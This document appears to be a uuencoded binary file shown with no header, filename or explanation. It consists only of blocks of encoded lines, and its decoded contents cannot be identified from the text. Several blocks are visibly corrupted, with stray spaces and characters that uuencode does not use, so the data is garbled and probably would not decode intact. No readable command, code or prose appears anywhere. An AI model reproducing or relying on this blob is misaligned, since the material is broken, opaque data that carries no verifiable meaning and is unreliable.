MGF&@+X=V1<500;9]4;1M?4;[H:T/\^\$[=G>_:%GG`HRO4T![5<=T=?O3U#VJ
M2KUV[L]IY_Z_LYW[<]JYW]?._?]`. _<?IYW[_ZEV[O^>=N[_?].Q2U>.U\I
MVEDC_`QWN\6U<=E7PG~,5G"D;`S5JX%KQ0E>JPO<ZVGLVBGG:=R:.HGO#&.S
M6G9<`"W*L" _/9C&YQ?5O6[L/1K#7M:S~8M]WVBSVP:C\GCLJXQ7:'_9J5*HX
MD)4'YXK[Z@%9&=:6[B?;~T1NIPYQ~5_@1%:#4AH^VAY#J8<\$85IPA/3S%K
MBE.%\0J5:]8%+>V%~*;<<&E.`9H@MU(Q/^#?FI;L6@'_JHB0JP#361F+Y+14
M+&?;B.`\O:[%\PMW%W5JBV!& \KF?73U>9*.SY[%G/B),FJ'>~;ZX#AHA9(S
MM9A]D92QA^D&\>^UZ6TYMJWO?E%G(Y2LS8;/O8^TN&<^V",4IWP\$S%8/AWE[
MOQCVM_=P>.@Z',1=QY\`M+&!W4?Z>.H,_(@)*]O!?!?~?~.~/U\$LY5~K6D
M#1JGV)]#P6?'[@`U4J(&]3<~:~B#T`H'())=8]2K\P]%G5\GI:7KI=PZ_TS4
M^6JH^N@/7^D>75^HH9UGL6<^ .U2;IU?+_ \$Z+]<,MZUYG=-6[F_9I&@7D4BZ
M/'FERTL@%\$P)9,TVJ40R/XT0R\H0#!!1!&'1AH,]FDFCU)]5BR?N^'?]*6[T]5462
M_WMA6]!;?'JA@GY0@/ET03\H0#]*T`\,T(\7)`#~IP:%Z\S2ET;#N<S7?!)
M!/C,%GP2`3X+!%X4P!L%;@;P5H\$G`WB7P\$`L"SW6!BS?24LG_?JQL%7L]5;Y'
MG+ \#% [=R?\5U(TNE/91&N\$7XTY5B1@1QI9'H. ?Q:QPUD,8962SAJ@WT\$Y9W
MM,&^Q:XJEA@E]&+J6D.P~YE\I1'DWD&NW>4:N._;4+"+) \$I*25+5B;Q61S^<
M[1E[I(HK*\>II21JE5ES*=J?=%I*TE`W2.,04])49TE*JE8C)(O`>*V" I*O*
M")X#0=>>(+HS22E3J6XCZ<4=. ;#"NX%B+~1/TPMB=5)3>/669BGFDBSU&6
MQQ1YLB>P<(HT).!\K\$1*JIE<WD5E1;=!_D\$P;V\O,'6SE%~K*[7U]! =H,3*J
MO/Q)]XF3[/FV1[C>O4<W5P]>#6\GS+";([/#FFX.M,+)&HM56.%I418;9X5?
M&\!B,ZWP)3\$66VB%54YWGA7.Z"RF@]8?,0NLZ&TJ6IQ`JHBAQ2D&LE"UNIE9
MCV+,>J20'E H)[9]2SW'K19<@R\$5D18VI9DMMN:6VH~0Z*>* [M5B=G2GJDZI8
MGSSM%98V7:3)OK3_8FDS1)KJ2WN5M5THMWZAU_22;*\9Y)9F\$)2&6QL^C7%K
M\`+=) \$W'ONT_Z</27X_E?V.VG_@;@.K.Z.8*GBBV'^L%3Q9:3~)2^ [4<;("E
M3HOF8,66^MJ``\$S\$4B^)Y6`#~+57~Y5=HJ1D]!S~2B6JIAU87)`B>L*O3!#SO
M+!7/XL3862H_,Q/C<R%>XL;K(#[0C9^C:K_GL9DJ[H#B?FJJ!L5:SY!^`KW
M,+&\$<]^ .+@M:#],NO;#Y#`LA\;/;O#ET1]Z:6U6;9\OJ"MBRQK=Y8]P.R6_+
MJFWSV[*6"5L6G[%U,@/2074D9H%I87L[NW;`_+91XZ>#8+N;<?R.SWEI!UN7
M0'G6N2G~UCRV,;\9"9!Z1WDV)SV?#B7:?'X~.1Q..0Z'AN~R:/)QL`@O]R:~
MK^<UJ59X;:S;_AJE:>C#(P5W+V;~)]? \W?P:_;S"UEZ58#?3,;OHAQ^+3Y^
M)^?P:P%^2]A>NFUH\~/_%RFA]4"[XG'^~\$ (1TV0D\$=!VM4Y=VL5=QNG#W;O
MMEGC)\14D=';2HG_+HEPA/"S7/QW28;/F!)S<?<]AC%S(MM5QY]C,~!?!?~P[

M\Y:<>)R6;'5;TE1XZ7[&2C>J;ZU;VBVL;NHV?JOL472HS_&^.GXINA`T/*],
M:_%[^W]^='N3Z' \$UY";9JJ*4]LJU:=Q@%1[>P<M7=!%0O<RKT9O+P?=WV
M=-JV0`U6Z[%CYNV+W\$IS=)N^R<0YW9,G[54]\Z@^%>0,H>1%X[XKSXZDOOD
MUREZI&+]Y=Q3SA,>3DKMF?/J&'E"0+=\HQG;]U92-R]'8\5ZKGE/%D7J=^(
MV%UM,\$Z4N';3\$AB1ZF"HF4*2!_%\<4D+\!O,5R_3]&N6D(^9;A%OF6_942C
M&Y0'9/CWB+QVJ_*>_"5NN+@R1-COY_CO\I!G5_VJS6]7_;'&][=Q/?\$PI(W%
M+Q;&F\$G0\]NP)M9HS+97Z]I6\$;,(W:)4\9ERJ<9OI>O=ZB\;MJ=\H67OJ>2R-
MV5,[=DB>/?4RS>5F_)3G:=!5D*_VYZ*UM3*8U('K:GKZ0J[7>O(6E/SZ(/6
MU`U`W\GHF3755ZX\ :RJD<6LJLZ4JPI9ZB.>Z6/-\;UE2B-D.RMES8]V@1EN7
M^E;)GG\ST_VZ7&:R[7@^3@S1'K66]=^KQV.6=M>"4-Y)>1YUKE/U:.1`<Z
M\JUR>LU0%["N4]F]M#*/BM?EY<R*, -HH<=/7^W(,(Q<>S>530RK>S:6L(7CF
M5];N/*S=LSO[>IYK5>88KUV__1G>Q#CV2, .=NW&6KFKW=,\,Z/O+_3]2>W<
M'F+**?(T:)\9T.X_!K_!TSCSV).O">@\3M3ELOH!0/]=V3LO;H1L#7,\$_<^
M">X]-. _>Z79/[[T7[GP2W&6>N/-<=N<LYL1/R[,U#`5M#0OTH-Z;:??\<GMZ
M;X.<+N^\$T`1A&81F"(LAG`A"806"(L@+(20AM`X0((;)I--NM,FK*[7#=
M`6\$IA/,AU,N^7!:VFYR5B[:T>W)1E^S7":\7^4!?)O`EP3PVP3>\$L[!;!;XH
M@-\O\ (4!_#<"3P?PQP3>&,#[!7Y^'']6X\$MEOTZ[J]W3:=MEOX[]:KNGD[?+
M?IW\#R[>3%L#].*_O6!\WX@(\X`_G&[MV^C5?;OV_A,T#<\$Z+\0>&<`_UK@
M30&<='CXL@N"KPY@\$<%OCB`FP(_3\ZNZ5(R\$/"+*?=K^01)Z@K;Q?!'?3-*
M0GJ\$^2N=2]-];*#82/HTSK([Q!'31KT"?T<MLO@5<B!M+TDW=<@)_4Y>6@G
MH-/ST"9`Z_+0-*!.`MH(J)Z'+@.T/@]M!K0A#UT, :&, >>AZ@Z3QT": "+\M`6
M0%ORT\$6`SLU#%P(:RD,OD(MT/W8[8%U`>7:64BZ3KR4I_6&8!>_2^Y@7X/70
M'J]A>X#43,/XG>Q5,'LE=3F;BWLEUG_,/'VKS,N%)QE?2A(ZKL?VT74DI9T)
M(\99!1I)K[Q%=<]WTO%\]V9Q-UK8;[IOJ9S2JT`^&%RP!DK8`>V_5';NZY!7
MVEL*MT&[MV;OK)0I6-Y'H;SWN.6]DGDT=.Z#/G-32N(V^W3?^<#E?-D*OQ_-
MK@C\W+<Z,-H70).-\QPC<M8-4J''*9Z2^:#>JSM];6Q<!GU\$'[P1];V']0UH
M=-<?@1+UNB5:1RK6^XUNX.0;TGV7*Q#F\$K!+CC8A.\\$R/PG9\$L\D5LY;PV
M.B05)4DZ`_3>E78'S'.FD:0%,*.OG-]A]B85I--LY,T&DBK%FG+;8E,)=ZY
MPS@2_:##[V%&_5@FSL@V>1P=P'[1AS`[N<,XM9#0*4;K&7HYHLSGP2R87PX=
M-<V,';VJ?B4B/6%W@X^]ZPTVM%_L3Q<1N^8RVT59).(')-Q;?0\$.<IV/]9"
M; >W1DZ3B<^9=0)[#UA>F,'0(J=C+?%#(I0RM86B(5+Q#A*).G%L3\$'Y\$LGK\
M*QV>'K^5YNKQ;W1X>GQ2\?Q0(?YNAU)?+U\$`?9WOM5;(!Y!^+F^3^;*(&>JV
M_QQ!#W7P+-";GXQ0XBS82JW0M`CN^JB5T.MVM3*5H6:RVQX/<5?ZE[CT+X&\
M\$?>=6<8H0T`*`T<Y9<4G0C086RCG\CE9/H86\1H_B^)\$^,]]'7,?I6&VRQVO
MHV0^&S6('EI"12VH!?,(_I\ (89:G'PSK).L`EN+YIL7:_Q=(FX-C>NU6VFU,
M=]>C;+2S,&0"0]#O.+^>J%!V*F>,7502R8:YH+OR0-Y*\$U^CX-[4YC,?A;;F
M[M3R>TVHI1_MSU&RU2VL#6IK>CYEZT\=!MOX(Z5/9X<-J/3D\/>IFGI'9HK
MA]5U>G+8!)##WH; \>RJZ;'`@KRFS!/_B.;*8>]0+H?U*MZ:#_KZE39.YT@
MI]E9+@B^:W'NKT0TJ?.0IZ%4II,DE752OIJ0)D"8"&\$2A,D0QD(8!V&*
MTEA9!^%<!5<UTI7U"NHA394.I-6XV!F*3RJKK(6KN83[74E73H6K#V!4NB)<
M"5=G!] *FP=6'D+!:I<T*I)T)5_\# :5>QM', " :=/AZB^0MI&ES0ZDS8"KO9"V
MMF:7-" :3-A*N/(&T+2YL;2#L+KCZ&M&M8VCS%+R/=V.G)\$M6*7\;XI<#`!?!?
M=7HR6)WBEY'N\$_13`O0/"OP,Q2_C/=KIK:/4!\K3+^C`*G%?VS_KXFW0[C%"
MMW)Y(R(LNOL!V%,/'YQ7!ISY0GM<%7A/'WQ+X60'\OP4^(8#0%?B`'/ZIP"<&
M\\$, "GQ3`_R;PR8K_C(JCG=[ZS<ZP?_^XNMBK_W,5OPP<7>S)S.<J_F\,\$\$P*O
M4_QG[%F`-^\$O:J]U]6Q'#O?"\FO0B7%D21%G?HT23`LYPM.2H(7_E;W/MX;G
M2\('BU.O<%\KMX?QU`IG?C7HX[O"11`';+V(31&RBB\$T2L<ENC/M+XON6YL\$(
M\7P81^@GX`_&R'VUL.HO9B/I]4P,WKU5\$3X?OKID#9,YNM-";**/AU.D&@L
M89!0(DY"J^3-, '(F8RFV"IA4)/.,_5P85Z'ZD2Y9EL15*,^^/E9919]A^5<:
M6RCWC3MR`LW&,'D"*1F.!XGY;\$PL=T*4\$:8+>F(S)EJU3<.Z/'_?H@+(!=Y!4
MC,R,]:(=X/QK%-&NCJR0*%0QK,I?AELD-. -AZ@5VR+HSE#XV50UBA:SC-MB
MB7C2/8<+4DQ"5H5V`5?T.+*5IF+5>!8-.0/DI3?H\$7C6W^66!D\O@#I]"G=G
MP!./\ZTH5+MWF@IWXX&S%5"*27%\,=S%9G7W7"Z_<%F8\POG\100\ILF^,UR
M^>T2_) [/Y1<IBW!^D3Q^\$UQ^9PI^Y[C\3J4>OQ=R^164%?!^!7G\)\KK\I@M^
MLUU^UPI^+^;RBY9%. ;]H'K)]+K\9@M\<E]\7@M^N7'Z%986<7V\$>O\DNOYF"
MWUR7WT+)X[<]EQ_PZ/7QF*)8L:\T=OX84#R%*%&R\$/>V%6+^L77FU4J#?ET=
M6P4]2'=[`MH5#=#+Q[EE&<=Z8<I8)<5!;!F;O%EDE&2S.*<:R,N(:DT/*)8PG
MX_@-QBJI!RV.1BJ^CW(O\$7B/:_`]DQ/?DU\)Y-_ORW\]RV]"_FSYT,*(_-#"
M&(/1(1D[%W?SVW^`-V(867WD6&_&=6&,B>),WB[>QDEBQK?_\$VQ@EN6_C,%)
M)!FK]Y5EY)%CW3.W+/L#9;GA!RK+H<!/!>OGD+\`NF5N64V1_66[]@<KRP.%@
MO=Q]V(K)[@?B019X-_C;_W!*_82:.;[>J1U<47E#&+V4(+):[#T@ERXG9FSP
M4=1CMH6_A#SO`^G*G\$.Z@OI>K<+UO5KE']?WO._*1G?Q/4IXRF_&N`=0M#SC
MW<OD?Z/LVL/CZ+[JE7=T]W3G4R83"9P&50FX6%8P"^\$1Q(1#08CB"P06C2.
M#UZ3)YDD/.*^K"@OKWPHJX+X1A<0OG5=5)0+J[(^)*WB`]\@+[NYUW>OU:@O
M;]?]UDWN.?7HZ9HD[E[_J*GN4^=4UU175YVJ.N=7/O^S<=WPE3&^'8Q/SM^J
MDM[\S6?3RW6":4F!U=?'7;7>:'NGG`\ [WPWF%' "?;P1OB8S!=6[7Q/./OJ!X
MMC#G;' ;X2407HP09U?IUY\`Q!HY^?/.O,!Y9'3%)YV<;RGCJYY09(ZN^\$#0
MEK&GN*MY.EHT5E\UR"QUCXOTFS%=4^4'F7B*#Y=9YJ`]YT@WGV0^@Z??S-+O
MU0-&F0Y:8@GGJA7_+:I(I>*CL@9F_*?9\$!=2FY4@8K063W?&&WCM3MAB8(N(
MDLA`]-V)&.X:E&M\$&PWTX#`X\YO8?YIB!!`!S1D/;: :v,ZV/W9U,V]#)=_28

M] XZF>VO:N&^\$M% 'VB2"<ZG^FCM[NMX6WL77K^?P:WYBV(\$@] [4K8' Z"N/?" M/. #F<A[F81P^&.2><+U==^3#ICN/I ['\$SK2"-X^9!VH1-IIOD:>Q\$/LB; 6Z, 6 M:DO, MQU\$1?M] QE[_BU[YJ9ZVN>, :^J\$DUV, 7A"<3OZWY, 4] FCY8I\\<, &:D3 M?Y3LWN; O\$R^O5=Y<- '3? 'O+^> <G>-V5JV#. 66) @'=1<. --4 [L>ZZOU%, Y1 [MM`O% \] (Y; 22GQ4_3 '2+7B_U<>EO\&6<' : , D7T1+2%MZ' -NV, KS!PH1;) AR\^ MA*CUD<%X-8LX9N1JO\$) TU] : *L5GNDK9X) : YUL) PGL) S=5?PIO'V. \$Z<3GE; . M"AM<^*M@ () 3GH\HZS?! : N4XSR+. W0) G1M1QGQ `UOA#9TL=B] XKM=? ([%6^W8 M[OCB%N (!L' 6=@&C; E; 4<?_S68MQ/Y&>03P8 : ^K"DXD769HD?L*4_V4HL' <\X M+) 2WPO<' 98Z_1R0955MXG (7_!\$ [8^8) @NN-2>*NX2FF<FXEMS96SJTL_@2^ MUVR*I [G%# [MDE. &S1#X^<F**2; 5S6F' &MHJ:U [M\M*46KR_PNLR"_N6/-, A M[EI^CQ;>J:L_HI7)_ , "&\:GX&9#+U=/SN. 6UW; ?9V [SWE30S_=AOK^W>OWU] M#_2 [, ^ARS^^^6GY. . , =4\$, @)) *+ [2V, =GT%, TT\S4?>N69D>OINALG75_A< MZXE: [O?-GU%#9YHUFFO6Z, @E, 1R>5Y\7?M[1_]_/ "XJR' X:\VG#^" G5=O<@U M3] \$ ' ' 37< <G9V, -K0X^D0_-W*D_FL2ZL7S3!' S:MB/-6+9YC (9W3EJTAC, U00 MFFEBNZAD [:) >: 1<#NZ\$%B\$!L" . 0&> 'M; +%H8YN (_)] "ZM&BORH\$EDFTP79:B M?>FV\M<N [Y' WAQVU?+V-TQ-TF9G0EIOI [] BIX_X^F\$Z9A6XB_*\FCV\2\1 (1 M+S73 [: 9W76; ; Y/1^=1Q'V) ?_TT+^&1' _2L1 [1+Q; Q, ^*^#D1 [_ () ; VA=] ^VW MN\$LY^#<RNDY^ (_N [? "-C>RA [11WW"? "7?; (HRU015XOXQR*) (N+I (KY2Q!-% M/, G\$\$) P3X2M\=5X-SRG. , [U@O\ : \$=> (>+ : (YXCX.A%?*_*) '>?*0' RCH"=\$ M?+6O [I () U%UC#_26' NB+, NCX? : , N^! . OKE=HK<4/TKAO_WE5G<0Z6*&Y9 (U6 MP-">>9__ ; W5\K9^GK=*J0"WPV^YMJ. -KMJGX60] +0HX7F^K2XX4AL (<>%OPM M%0_3@DJ) /<&_@QUU<MVY6\$SMH ([2TKL37G9\5 [QXM; 'K) #=2=7@Q] 1=*4 : _S MS+#FI [FY-TC;] P) F?5'] OI/6!^ (Z '-?PY=<K&! : ' O; JZC : ; KD9?QF"ACA. "J M.>HP5PJ] G=?_>Y '^E*5+ : X+KXHY>\$P_IB8) <"&\$ (V1!R () @0+ 'BVSMI#/' C7 MO2!\$8) : <0VKB>8K%0) ; N7_? [JD [NB30*GOC?ZCR [<V5/F=9+NJ70+8] NZO [U MR5"] ; \$] @ [UR6B] W\$-WE#WTF) =/6, D_ [M%S%/I@CYZKT (=Y=%NAEWCTH\$ (O M^<C9BHW!Q?5R732DU,] E] 7)] - : 38&\$RNE^O5EIX^B8DU4"_%> [+K<O8N. , F M31UU9=[G]^ ; EZBZ\$F#X^* , >1F' \$/25^/\ET_) JZY1+F7XB: #. K\NI ' _12*"U M^"MK=L"=EZ6+^4A@P '2<H7YK8<W\$=\$*=>XCO1!R0GWT, Z>2O2>3E.F?=\ *L M#6WISGJ [6Q^%8!SB^V9EVI] 9NH: ^S3+] 9"C'] \>0?G ['MS\6L\$J*OD1IB-_G M_NR ('S29U0_?X) -!<YQ%N'] SDL6Y; %S723 [S6; XA!3_+; Z (=01J2@M\&" (L) M7] _' ^GZUGN-+N7' 0@Q5?XA" , >6B) %1F!<U2->K98\3#HXC3 (YR@YHE\Y6L_] MFB-%Y: '_EX=T9M?] <3; B. #2S7?I+0-M<98E [F*-?HI7IGW: 6\$9C+&LO-F (F: MP"Y\$Z-\$BWy3, , 1DBYFKI [U>ZW, 1 [M!Y' C [FTAU_, XAJ\$#X\G\$#/O) 6 [I, E-Z MR) >; <2C+A@Q : ; Z#=E4' +!MJ="JT, SW\ (H'] Z+YW; NO^WL' 7' IUXNT ("N5JS: MGZ!+B&N"%K\$] J+O; LT&.] R (62=2A9SRO/Q/RA) ['FARJWI&GNSNA#58<=) 9L M1K2 [WL\$8S&MG=? (S5; %>S>8Y\$TBSU2-6GV9 [4DLN 'S>2C28Q4ZQF4H3>^#K MP+^"T4"NW^@0) D] F] Y; !K2LB ((&\6TEB#UK+YJ-L (&:] P/#\$%^\$917N"4*K] M\AXD5R2&T"R%SP%ZH-Y&+ZV, SJ (ZB<\$_ (\$Q5, AD&\3_*>/K'] GM@5K (4<] MG2/, 6!X@A=9] P-%N [2' H"] (&' \$: : '] H. <FP&CC. "8R') M_QE>A3*E*- 'K; O3 M4D9_XQ&?3TFA50S? [#E9=<") ; ^1AVEK\G; 4G* [\$G#/\EC-_70Q<] \-3/F%/ M. <KN^5X"O+D) -O#!^PK'^^H+ [VL??U] K=R+. =>_@4) \ /4%V#NFZ5) >P4LGZ ` MG8 (<\$Y<VR# '1-C+M! ' [: X, T_ ; ; ^] _YH&KR\W_#K#^@; _6: A# [\$SLBGL@' 7\$/ M\$+LB8E: 963ZT"MOX9] \$J9O2 `5G\$YX; F4VVFTBL<\M' I, N=#^ (6@5*#G&5M\$J M; \ /1*L; : \$F4B; <T, _\K&; U&5FDLX8H1\$J0!Y2Y7_4-I*O^A3?Q! 8E/\ 'T2* M0PR1XHQ 'I' B+\ 'U5>%<S"=HZ6*P?Q] 6K) O: N<E@_CI@4RUF<1] 8Q>F_R ` (O [ML?Y] V; T (2?+\$+N@-1*' Y. \$?NT (W '7_CQ" I5U\$0: . TBW@0) +%AMM\NXGQ (NPO; MR' BLB3+FKYFGH?W365H@J! ?9W! ; B&H: HBC2^8\%3Q] G?: _<, FB%: /C, [X4LY MOUQ+B^K2\KF\$H54=@V^RP*XTT/ (9 [2RZ\AL*_W' X5@?8E<SRN4 '7ULX4] R) P M58N7; HPH75] 3>MN-@Y&, IUW, O5/#HR'N^AAI48V->!D^Q46_3] OY7M [(, 0) ; MPKEX9FZ<UYJT] CVK^#5/; 93? [\$LT<\Y9T] C] NMT\3V: QIW^' "=>MAK23J 'N% M8" S; MAC] H4V.] O!+7! , 5M! /H>V>4&8^"OM0']) (Q (!LS [G#< [9CZ. Q/; . F (B MI8K+8) 2* &2] 8: LHD+V5"MIHRU4LYEJ. F5' LI-_524Z [T4LR, YTST4E) !-66Z MEW (J&#%3%: O) M*HLVMOH [!QA4/AG. >R?QLR\<*04; 7*2%M; !%XB6RQ"9" G5N MEZ. S4VEPE2 (\$^?) UKO1) , PGX] C" ?R#>IXO?, I ([7J?!) J#T\ -?) 4, &: N<R)] MN%>@NY. 7CWN13#; 1RR] 5<1N9ML2AD:] +IA_HY"4*=BE1T9YT' _Z2] VY7=FD/ MAWMH#\<] F2F^M5^>] I^-<MXX!5K_VT' _W/Y#3VYX%S_M3QNEG_9PPRT8#BWX MF6 [] M+_Q\CA) , Y] -FN2S3\) 7\JKA?W: P2<J- [. *; UJM) CE5S3?] 8U: =) CE4C ME?GM>4W^L: K. F^ , &6; I-!D+Z?ARK 'A-H [NY<T? "V# ` (QH8OG8&D+?Z (64DB M>I5NZ7F!XL5M\? ?1' HXB5UOX49. OWY!) #&8BWX%: 9B"EG 'OF=*^C?' &] YIX M. A' OY2G) M; A% ' &KK3'+OD\393BX!<P&IW? \7ROI+X ([\V\$ '\8/T? //V@S. ME M+Z\7?FA>6V1>#WII; 9 (V>^X\SN?Z_G%WUGM#R' *V_X*X6Y24LG<7 (N/8F! 5A MYZ; C7"1! \$% \NPK#A=-7S>GP_B%V?R [9Q>) "8BWO" (S] P*CYF7' +-AS%] E+ "M8A<"SF*VX, UN2N38] G"3' -NP?32R-I4CQK: ?0UH597Z+CGL (: ^<IANL9F8A^ M&: !M, -H6DVOM. ^@3@G*GB: O. Y=; 5I!! &0J3A>+='I/Z: 8X, NA?\$H*, < [C@J: M"SP8AV\$F! !R' . 3?WY<-N6XYV:) E; : %\ ' H] V-YI\$0CG9XDF17?D/AOQ [] @LPC M; +1; : PO\1@M' . PM' NT/\ [? . R?<R\ : O! ?7&3U8FFQ8)] PI ' ; [] GP6] DT6*?JP MJU00\ ; <MU\$ \M9@U] HA. U4XO9, ERA14Q>RL=, KNES']] QP9N) 0H] ; H1W0X_8W M; R+1X' *FD] ?2-4PGWTK<B4<8BLIJ2%N23@, M?RM0?IJF@#Z\@?L23CKL\Q] T MB8INXDZD#XOWIM [G*8K"9Z%N) 6N '%UF. ZT0) =PJ2K@-Z- ' @+>FG, 8MPY! PO

M.+ =YG+<*RG9! . 4CKH=6W=' +JXXP:A9X39F3%-] #-6=EFT6I\$>>&EP!QV, 9^A
M+: '#RCXX-M]D_9@;Y^U2]1<:R3R#]IIA(M=.L)<LG,_[;8Z:R=<P[]!XO,Z'
M'?&C^; (004/!."CVZ.L8'<^PQ6]G#-#Q^XL, [0X?DV-"YO: ''?GU)^)B-O2`
MB_EMK^_#Q3RW!US, ; [X7%S/4`RYFA8J+Z7`I1T@-RY!RA-3GO?@=2CWN1]/<
MW0.:YG. (IHDKD);+\$DTS\$R/3\$GW6"JCO:\1</DFB@0B;RSO697#-9\8&7&/[
MAWE08#Y\]]^9+IOW5@''D>;@<^=' ,W!T" ([QT"L'+3SO-Q;@<_I+\$>G+A782
MV.^ [7Z=%` \>E<X*O#S\$O+93\$G1A:"?FF(%)BN6PN[-\+?7*^'-^SN^#O/N^U
ML6PM;9-.R(M'_P^"N]N-. '04**0I#<?@:MP5C)I\G[V?0,X)XNG\$\L1BO5S?
M2/Q\#)/7Y?>XRR.Q>0>8)43-;Z#@A_XB8++^HE*1; `L/8G%Y8#E;Y9&XX;' `
MB5Z9&. (2]S:B8P_/]O]G\)]RX_C#8[`D)=R+4HXWO!WKZDL#WR1F*W"20RV)R
MB*#;W3]347QSY+G.T'+*-5>?S'K-\$5"#97JB4Y&/GP/Q\$#*SL[O:<"=-, -8>0
M99WR?7_JO>^^>N;>]]?SI3XW/.C?^_YNOMS3[@O<72PI[UOVMP-7S=[W\%F
M=>\;VU2XF<]=4_'B(/KP]]<JM7('`L_5F-<89E<1-4/P=470ZAZU<B=J#!5]
M_K4]J<L=M(Z-1RZ)&DO2:6P<@ON-,OI4)@/X%-TQG`LS3-0W"?G>^CEX;%
M/OK@];[\V'AS/USS&4:R75PWQ+?3C[,U<J-F,CEQR(7E,I/2])%8Q; ^Y[!
M2I%'BE[D_ [%4V(Y`VT'D%M9VDHQ_FN#`<];EF#.CF>_YU%'8"K)!&O-Q+Q
M)(OY\$-H@S(+0`F\$>A`8(31`:(;1`F`VAEEONQ^>*>(&11Z*D)EX'<OG\$"XV:
M@L40#AGHA9DR"LG_0CL^8L>!=XEBB[ZH6?85K8KM^DW-<B]@<<)_ : [/<.UBL
MV,:O]?*9H]A^K_?X%RK\]WCT.H5^OY=/4LGG48\^5RGG-J^<LQ6;\ "<]>JU2
M_F>]&8K^>_UZ+4*?;]'7Z#0#WCE3RGE?]WC;U'^4ZSW(M)*>4\Y95SKE+.
M/WGY-"KY?.CQMRG\9SW^>4HYO_#H#4H^WWKYU"OY='K\;4H^1LKSQU3H61Z]
M2:'GIF3]+&+USV9CD\$7Z`+T=6/) "#] \)T#SLDM)7E8)&X<[2-3NQ\;AL/, (
M]E1.#K.XGDH3[; , , %\/]A5JY;1&\QC5U&[AR&!:=K=ML)>D: /+ /6KFEO9A;L
M_'J^40WW8W;VHGEV7U+3#M^)703Q0@,1-FK:%P-O"/,Q\$'\$ (1^B-D&>B';XO
M>[^\)]"#A;/9TPH="FROLO]GF(?<<_,96<Q[B/93BR+KY3B-?8<#CN7?2'9
MB2=V: .U0H=K=P[TUA=D[22]]C;X9VT&KGS>1]#V!F=Y%L&9"O9Q-M2\$6'VW
M/X5O^*C=SG2,>PC.33P.Z\$61XS/@>\$MPW'OW_%DV/&6.X;]+*G?UK`3N_>9
M..K;K#:'0>PXY0ZA47M3^CGP-C:#Q#R0_P:>]6=X5J*]!>3G&>[I%JB%770G
MP;M"YW-(?<^#65Y&FA1>Z62RP:0:P2Y1@/W*&R"5X7.ER#S.R:SC<EL5&0V
M@DPKR\$`XO03DGF0\]RD\CP!/\Y3N:QIQ6HO_8+<[B?8FD&D`F29\2ZQ\p.%\
M!<\ZQ9YU%&@Y!%M(Z<X(BT>_FT/R['&LI=2<P5828JUD"/FDHQI:4^F[48]Q
MGG.:CMF90VK.8(NJ\$BTJ+'A/=G">' ^FCD><L\DP3/'T\$SX\$.3K]6T/LQ>IX-
MO7G[(DA_KB-D6W?+=A=S_IXC6U/,?IRP%DH^ZS6\$'\$>^3;@:8)*B+[D,GH)1
M9OVQ@<[H+\$](0P[4.MX!_G1K.]^6*45_2_/L[T!=QF9>%. ,U]W32<->M,E\$;
MAS9>@<[K19W0\C'`82M+YP'W_] -^/V#MK*>\`6(^RA?AWB:<CSGYRG'`WF-
M2OR1CL!&A![YE?XRHHT<Q9^=.F\$WO\?:P[K4@TZFI!Y4WF5=Z[V4U(-6>N><
M6"#U/RE^1E4D6\$AVPPROBL*<(GPSS#>R:"2O2G=TO--)ENYN+'<-X`FRQ!JG
MX7\ (4:M/*OP!U)"UHNBOA`S\$6:%TN] &7I/6G2(M<'PN`7KK:6Q_+\$GKWOT#Z
M=(R1B:Q8=<'X,J<":GZBYH#FL?*JIX@!/<N5\DXWK\$)M#L6R1,S6XIO-:A.O
MW:NX)<<@&\$LD?<!7,@-B^350\]3Q#26!'Q8*UZ7V:XD/9I8'T?LT4RX"W=8M9
MC2L5D%];>"-;N<XS^4Y#DA1]E<;/OJ1%KNGLAM3;%=N0RUKD.QC6!9=Y:HL?
MEWE8#[C,P]#/2L%EOM'+<ZW/WH27I4'4KQM?2]'2[CKA,VD*/7<!I-<09A,#
M,P/4J0Q2X[X-.II-:J:]0Q,S#D)X\$\() "*"!>'/"6Q`.0S@\$X0"\$HQ".T)KJ
MWT)\#,)Q"*_0/' ;VJ:7':`1/,M9BM`KC0*0@IF6%IT#A(R-BFLVOQ@/-9E?3
M8]H%G#8[IN7SJ[:8-IA=)::]#GF_2OWC[ETM<KQ\F_IM,C:V2+WA;87_H18Y
M[AZC_G'W<8]^7*`O`.B'?%I3'OV00M_MT8\J]'T>_8!"_XU'?X7Z]8R#+5+/
M>\$4I_U&/_W4EG^,>_36%_JY'/ZC0_`^31CRCT#[WZ_"WUZV=G//ZW%/[//?J;
M"OTO'OV\$00^[E_\[2OYZJ^1_@_&?* [X+&^B;`]Q7KQ]91&\W^N^IJ[UULDA;
M1_-)%#X/] -/K1S2X2\77&^BIMQJYSNE_#GKJG4."M!])A% ^ET7R.!BEY5QK<
MDPPT@/QA%'\$D; ,59A%A8FT),AZ&")EO=)7+ZI^%<L-]<G-0;E=:;A%=@^7(
MCN57.M90.-W%?44H6;F6+MD;-);_RU`FQQ4^CK?8F90N@3B?, ,1#E[QJXG5>
M;T*J\O-[<]H+@M;9N53;Z`L+/_2`L6Z"BJ+%]5UZOJJKG33E>I4=^B\$I-,!
M"<IHR(`&E>\$K^.=C,XI185Q`AL60AD#B9T9GW%\$&'0^,XY<_1)\$_XW=\$44\$4
M<47Q#ZN." [+N+K(SKC/KSAZ=9.])G_JD@KBSG--4Y=[[KOOU:OW7KW[D](U
MP7@_\$_0\7GL;[-(+>^QJBPETJHY"EZ72F>TT>]W>@=XUP+^G5>H?@_ [JOWO&L
M-/K6.(1'5BIS8N'25K4%WZC."C4LX3XF89OR8CQ-XNF%ZLOPS9E-7\<R@_)V
M=R^QBY60>,S*R>DPRJ\$G13PL1:_J7AV`280QS(NNS.D5QK#38I0\FWZ+<.G"
M\$NWI4:(VY4(%QBW4<K%.;U]0DZO?2NG5048>N4R'@=.R./%;Y=F@B=-RB;0
MZF2XU3!JEQ-OU+[Q+2/.<4<6S@9\$X)(F@RU=+7-*>^3;X>/[KN#[+N.;3T.[
M,I=:V*XT:XO*,N7NP_4]C>W`\$8)]@+.%\$^;.XK5PCN\HWOOP-NN;-O4Q>(),
M1Q4C>0K,BW)\$3B*O*2H;A2_X1J'L.>-6_[A*G;15^T2K]KFM<NO(\#HR)) [A
MK>S>JGR/W-?ZN.]7' \$>_I0S>WI@B*540OEB_'#-3:/C^Q11C!>P4K%\$+^QW
MGYTQLCGW43=X*DW9W-`:(9C)47'25KX"\T0V3)6H3BR!\I5A#(^1XYSNFV>G
MXSQ[@/?NP^SM.,.`G8G8>@];YE3U*-6]/JE>!:ER)Z7:"_/TX40J+7-R\QYL
MKK^#0@:\:O%_VLG()]I@?&L_#4,*<TC\$EX@//JFS\$B'CRQK:RG^IVTMI=AG\$6)
